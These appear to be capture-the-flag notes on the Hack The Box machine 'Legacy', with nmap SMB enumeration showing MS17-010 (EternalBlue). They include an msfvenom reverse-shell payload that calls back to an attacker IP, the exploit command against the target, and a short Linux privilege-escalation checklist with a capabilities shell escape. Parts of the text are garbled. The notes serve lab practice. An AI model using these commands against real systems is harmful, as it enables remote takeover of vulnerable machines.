- OS: Windows XP (2000)
Attack and enumeration notes
135
139
445
Nmap scan
PORT    STATE SERVICE     VERSION
135/tcp open  msrpc       Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp open  Z�U      Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:a4:21 (VMware)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2023-12-05T00:49:24+02:00
|_clock-skew: mean: 5d00h57m39s, deviation: 1h24m50s, median: 4d23h57m39s
Windows XP / 2000, ports 139 et 445.
Checking SMB for EternalBlue:
sudo nmap -v -p 139,445 --script="smb-*" 10.10.10.4 -T4 -oA smb.txt


PORT    STATE SERVICE
139/tcp open  netbios-ssn
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
445/tcp open  microsoft-ds
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-protocols:
|   dialects:
|_    NT LM 0.12 (SMBv1) [dangerous, but default]
| smb-psexec: Can't find the service file: nmap_service.exe (or nmap_service).
| Due to false positives in antivirus software, this module is no
| longer included by default. Please download it from
| https://nmap.org/psexec/nmap_service.exe
|_and place it in nselib/data/psexec/ under the Nmap DATADIR.
|_smb-vuln-ms10-054: false
| smb-brute:
|_  No accounts found
|_smb-flood: ERROR: Script execution failed (use -d to debug)
| smb-mbenum:
|   Master Browser
|     LEGACY  5.1
|   Potential Browser
|     LEGACY  5.1
|   Server service
|     LEGACY  5.1
|   Windows NT/2000/XP/2003 server
|     LEGACY  5.1
|   Workstation
|_    LEGACY  5.1
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones (Could not negotiate a connection:SMB: Failed to receive bytes: EOF)
|   account_used: <blank>
|   \\10.10.10.4\ADMIN$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\10.10.10.4\C$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\10.10.10.4\IPC$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|_    Anonymous access: READ
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-print-text: false
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.21 LPORT=443 EXITFUNC=thread -f exe -a x86 --platform windows -o ms17–010.exe
pip2 install impacket==0.9.22
python2 send_and_execute.py
# Exploit it
python2 /opt/Windows-Privesc/MS17-010/send_and_execute.py 10.10.10.4 ms17-010.exe
Privilege escalation
* Check service
* Check network (everything running under 127.0.0.1)
* Check cronjob (maybe upload pspy)
* Check the versions of package of the services running under 127.0.0.1 (dmesg |grep -i 'mysql' --color=auto)
* getcap -r / 2>/dev/null
    if capabilities for python just 'import os;os.system("/bin/dash")' and RUN ROOT ~#